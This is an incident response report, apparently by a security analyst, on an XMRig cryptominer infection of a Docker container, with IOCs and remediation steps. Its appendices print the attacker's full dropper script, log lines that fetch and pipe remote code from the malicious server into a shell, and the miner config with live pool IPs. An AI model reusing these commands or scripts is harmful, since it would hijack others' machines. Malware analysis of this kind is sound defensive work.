Advanced Incident Response Report — Docker Host Cryptomining Infection
Advanced Incident Response Report — Docker Host Cryptomining Infection
Analyst: 4L1_D0X Date: 2025-12-06
Scope: Compromised Docker container
Evidence: 1eec9de01e180b0...-json.log
Files recovered: bolts, lc, x, x86
1. Executive Summary
The Docker container was compromised by an automated Linux cryptomining malware. The attacker deployed a multi-stage infection chain:
- Dropped loader binary (x86)
- Downloaded and executed malicious Bash script (bolts)
- Downloaded a miner executable (x)
- Downloaded a miner configuration (lc)
- Installed persistence (health.sh)
- Killed competing miners to monopolize CPU
This malware is a Monero (XMR) cryptominer, not a botnet. It belongs to the Kaiji / XMRig botnet family, with classic features:
- Drops miner in
/tmp - Kills other XMRig miners
- Uses persistence watchers
- Mines to criminal Monero wallets
2. Indicators of Compromise (Defanged)
Malicious IP addresses
From infection stage:
31.56.27[.]76193.34.213[.]150
From mining pool configuration:
205.185.126[.]196:44337.114.37[.]94:8037.114.37[.]82:80
Malicious URLs
http://31.56.27[.]76/n2/x86http://193.34.213[.]150/nuts/boltshttp://193.34.213[.]150/nuts/lchttp://193.34.213[.]150/nuts/x
Malware Server Directory Listing

Apache/2.4.58 (Ubuntu) Server at 193.34.213.150 Port 80 - Index of /nuts showing malware files
Malicious files (dropped locally)
| File | Description |
|---|---|
/tmp/x86 | loader binary |
/tmp/x | XMRig miner (~2.7 MB) |
/tmp/config.json | renamed lc |
/dev/health.sh | persistence script |
Process name: fghgf | miner renamed |
Malicious Monero wallet
1
45Sp7oqA8vbUJyZiWhyKT7cm1tyRJ492WTwms5n1VfDbCqUcwUttVTF7PDGivefCWm7dxN3uRAAckGU9BLoMCmgAJduR4d4
3. Full Analysis of bolts Script
Here is what bolts does step-by-step.
3.1 Kills competing malware
1
2
3
4
pkill softirq
pkill watcher
pkill /tmp/a
pkill -9 xmrig
Meaning:
- Tries to dominate the server by killing other miners
- Classic signature of malicious XMRig deployments
3.2 Defines miner process name
1
P="fghgf"
This is a disguised miner name for stealth.
3.3 Downloads miner config + miner binary
1
2
3
4
busybox wget http://193.34.213.150/nuts/lc -O->/tmp/config.json
busybox wget http://193.34.213.150/nuts/x -O->/tmp/$P
chmod 777 /tmp/$P
/tmp/$P -c /tmp/config.json -B &
This launches an XMRig miner in background mode.
lc= config filex= XMRig miner binary (2.7 MB matches typical XMRig size)
3.4 Ensures only one miner instance is running
1
2
3
4
A=$(pgrep $P)
if [ $(echo $A | wc -l) -gt 1 ]; then
  echo $(echo $A | tail -n +2) | xargs kill
fi
If two or more are running, kill extras.
3.5 Persistence installation: /dev/health.sh
This script:
- Loops forever
- Scans all running processes
- If it detects any other miner (xmrig), watcher, softirq, deleted binaries, it kills them
- Attempts to monopolize CPU for its own miner
- Runs every 45 seconds
This is malicious persistence overshadowing system integrity.
3.6 Final message
1
echo MEOWWWWWWWWW
A common “signature” among skid-level mining groups.
4. Full Analysis of lc (Miner Configuration)
The lc file is 100% confirmed XMRig configuration.
4.1 CPU miner settings
- Uses RandomX algorithm
- Enables 1GB huge pages
- Max CPU usage: 100%
- Fully optimized (AVX2, NUMA, AES, etc.)
This is tuned for maximum performance, meaning high CPU exhaustion.
4.2 Mining pools (defanged)
205.185.126[.]196:44337.114.37[.]94:8037.114.37[.]82:80
The criminal miner cycles between 3 pools to avoid downtime.
4.3 Wallet used
1
45Sp7oqA8vbUJyZiWhyKT7cm1tyRJ492WTwms5n1VfDbCqUcwUttVTF7PDGivefCWm7dxN3uRAAckGU9BLoMCmgAJduR4d4
This is the attacker’s Monero address.
4.4 Miner identity
1
"pass": "poop"
Typical of amateur/skid miner deployments.
4.5 Watchdog enabled
1
"watch": true
If the miner is killed, it restarts automatically.
5. Role of Additional Files
x (2.7 MB)
This is the main XMRig CPU miner.
XMRig binaries are typically between:
- 1.8 MB → stripped
- 2.7 MB → static builds
Your size matches a fully packaged static miner.
x86 (49 KB)
This is the initial loader / downloader.
Likely functions:
- Download and execute the bolts script
- Ensure environment has BusyBox or commands available
- Possibly includes spreading capability
Its size rules out a miner—it’s a payload dropper.
6. Full Attack Chain Reconstruction
1
2
3
4
5
6
7
8
9
1. Attacker compromises container
2. Executes x86 binary
3. x86 downloads and runs bolts script
4. bolts downloads lc (config) and x (miner binary)
5. bolts starts miner disguised as "fghgf"
6. bolts installs /dev/health.sh as persistence
7. health.sh kills all competing miners every 45s
8. Miner connects to XMR mining pools
9. Mining continues until detected
This is 100% a cryptomining attack, not ransomware or data exfiltration.
7. Severity Assessment
| Category | Assessment |
|---|---|
| Integrity | Compromised |
| CPU resource abuse | Critical |
| Persistence installed | Yes /dev/health.sh |
| Remote command execution | Confirmed |
| Possible Docker escape | Unconfirmed but possible |
| Overall Risk | HIGH |
8. Recommended Remediation
1. Kill malicious processes
1
2
3
4
5
pkill fghgf
pkill xmrig
pkill health.sh
pkill softirq
pkill watcher
2. Remove the malware files
1
rm -f /tmp/fghgf /tmp/x /tmp/config.json /dev/health.sh
3. Remove compromised container
1
2
docker stop <container>
docker rm <container>
4. Block attacker IPs
1
2
ufw deny from 31.56.27.76
ufw deny from 193.34.213.150
5. Change all Docker & host credentials
6. Hardening
- Disable container privilege escalation
- Block outbound traffic by default
- Disable exposed Docker API
- Use non-root containers
9. Final Conclusion
A Linux XMRig cryptominer, delivered via:
- malicious loader (
x86) - malicious second-stage script (
bolts) - malicious miner (
x) - malicious miner configuration (
lc)
The payload kills competitors, installs persistence, and fully abuses system CPU cycles for Monero mining using a criminal wallet.
This incident requires complete cleanup and container rebuild, plus hardening to prevent reinfection.
Appendix A: Logs
1
2
{"log":" '(cd /dev;busybox wget http://193.34.213.150/nuts/x86;chmod 777 x86;./x86 reactOnMynuts;busybox wget -q http://193.34.213.150/nuts/bolts -O-|sh)'\n","stream":"stderr","time":"2025-12-05T23:31:21.900592743Z"}
1
2
{"log":" 'busybox wget -q http://193.34.213.150/nuts/bolts -O-\u003e/dev/shm/a;sh /dev/shm/a;'\n","stream":"stderr","time":"2025-12-05T17:40:56.893069996Z"}
Appendix B: Full bolts Script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
#!/bin/bash
pkill softirq
pkill watcher
pkill /tmp/a

echo 12334
pkill -9 xmrig

P="fghgf"
R="/dev"
if ! pgrep $P > /dev/null; then
  rm -rf /dev/shm/$P /tmp/config.json;
  busybox wget http://193.34.213.150/nuts/lc -O->/tmp/config.json;
  busybox wget http://193.34.213.150/nuts/x  -O->/tmp/$P;
  chmod 777 /tmp/$P;
  /tmp/$P -c /tmp/config.json -B &
fi

A=$(pgrep $P)
if [ $(echo $A | wc -l) -gt 1 ]; then
  echo $(echo $A | tail -n +2) | xargs kill
fi

if ! pgrep "health.sh"; then
    cat <<'EOF' > "${R}/health.sh"
while true; do
    for proc_dir in /proc/[0-9]*; do
        pid=${proc_dir##*/}

        if strings "/proc/$pid/exe" 2>/dev/null | grep -q xmrig; then
            kill -9 "$pid"
            continue
        fi
        result=$(ls -l "/proc/$pid/exe" 2>/dev/null)
        case "$result" in
            *"(deleted)"* | *"xmrig"* | *"watcher"* | *"/tmp/a"* | *"softirq"* | *"rondo"*
                kill -9 "$pid"
                ;;
        esac
    done
    sleep 45
done
EOF
    chmod 777 "${R}/health.sh"
    ${R}/health.sh &
fi


echo MEOWWWWWWWWW
Appendix C: Full lc Configuration (XMRig config.json)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
{
    "api": {
        "id": null,
        "worker-id": null
    },
    "http": {
        "enabled": false,
        "host": "127.0.0.1",
        "port": 0,
        "access-token": null,
        "restricted": true
    },
    "autosave": true,
    "background": false,
    "colors": true,
    "title": true,
    "randomx": {
        "init": -1,
        "init-avx2": -1,
        "mode": "auto",
        "1gb-pages": true,
        "rdmsr": true,
        "wrmsr": true,
        "cache_qos": false,
        "numa": true,
        "scratchpad_prefetch_mode": 1
    },
    "cpu": {
        "enabled": true,
        "huge-pages": true,
        "huge-pages-jit": true,
        "hw-aes": null,
        "priority": null,
        "memory-pool": false,
        "yield": true,
        "max-threads-hint": 100,
        "asm": true,
        "argon2-impl": null,
        "cn/0": false,
        "cn-lite/0": false,
        "max-cpu-usage": 100
    },
    "opencl": {
        "enabled": false,
        "cache": true,
        "loader": null,
        "platform": "AMD",
        "adl": true,
        "cn/0": false,
        "cn-lite/0": false
    },
    "cuda": {
        "enabled": false,
        "loader": null,
        "nvml": true,
        "cn/0": false,
        "cn-lite/0": false
    },
    "donate-level": 0,
    "donate-over-proxy": 0,
    "log-file": null,
    "pools": [
        {
            "url": "205.185.126.196:443",
            "user": "45Sp7oqA8vbUJyZiWhyKT7cm1tyRJ492WTwms5n1VfDbCqUcwUttVTF7PDGivefCWm7dxN3uRAAckGU9BLoMCmgAJduR4d4",
            "pass": "poop",
            "keepalive": true,
            "enabled": true,
            "tls": false
        },
        {
            "url": "37.114.37.94:80",
            "user": "45Sp7oqA8vbUJyZiWhyKT7cm1tyRJ492WTwms5n1VfDbCqUcwUttVTF7PDGivefCWm7dxN3uRAAckGU9BLoMCmgAJduR4d4",
            "pass": "poop",
            "keepalive": true,
            "enabled": true,
            "tls": false
        },
        {
            "url": "37.114.37.82:80",
            "user": "45Sp7oqA8vbUJyZiWhyKT7cm1tyRJ492WTwms5n1VfDbCqUcwUttVTF7PDGivefCWm7dxN3uRAAckGU9BLoMCmgAJduR4d4",
            "pass": "poop",
            "keepalive": true,
            "enabled": true,
            "tls": false
        }
    ],
    "print-time": 60,
    "health-print-time": 60,
    "dmi": true,
    "retries": 2,
    "retry-pause": 2,
    "syslog": false,
    "tls": {
        "enabled": false,
        "protocols": null,
        "cert": null,
        "cert_key": null,
        "ciphers": null,
        "ciphersuites": null,
        "dhparam": null
    },
    "dns": {
        "ip_version": 0,
        "ttl": 255
    },
    "user-agent": null,
    "verbose": 0,
    "watch": true,
    "pause-on-battery": false,
    "pause-on-active": false
}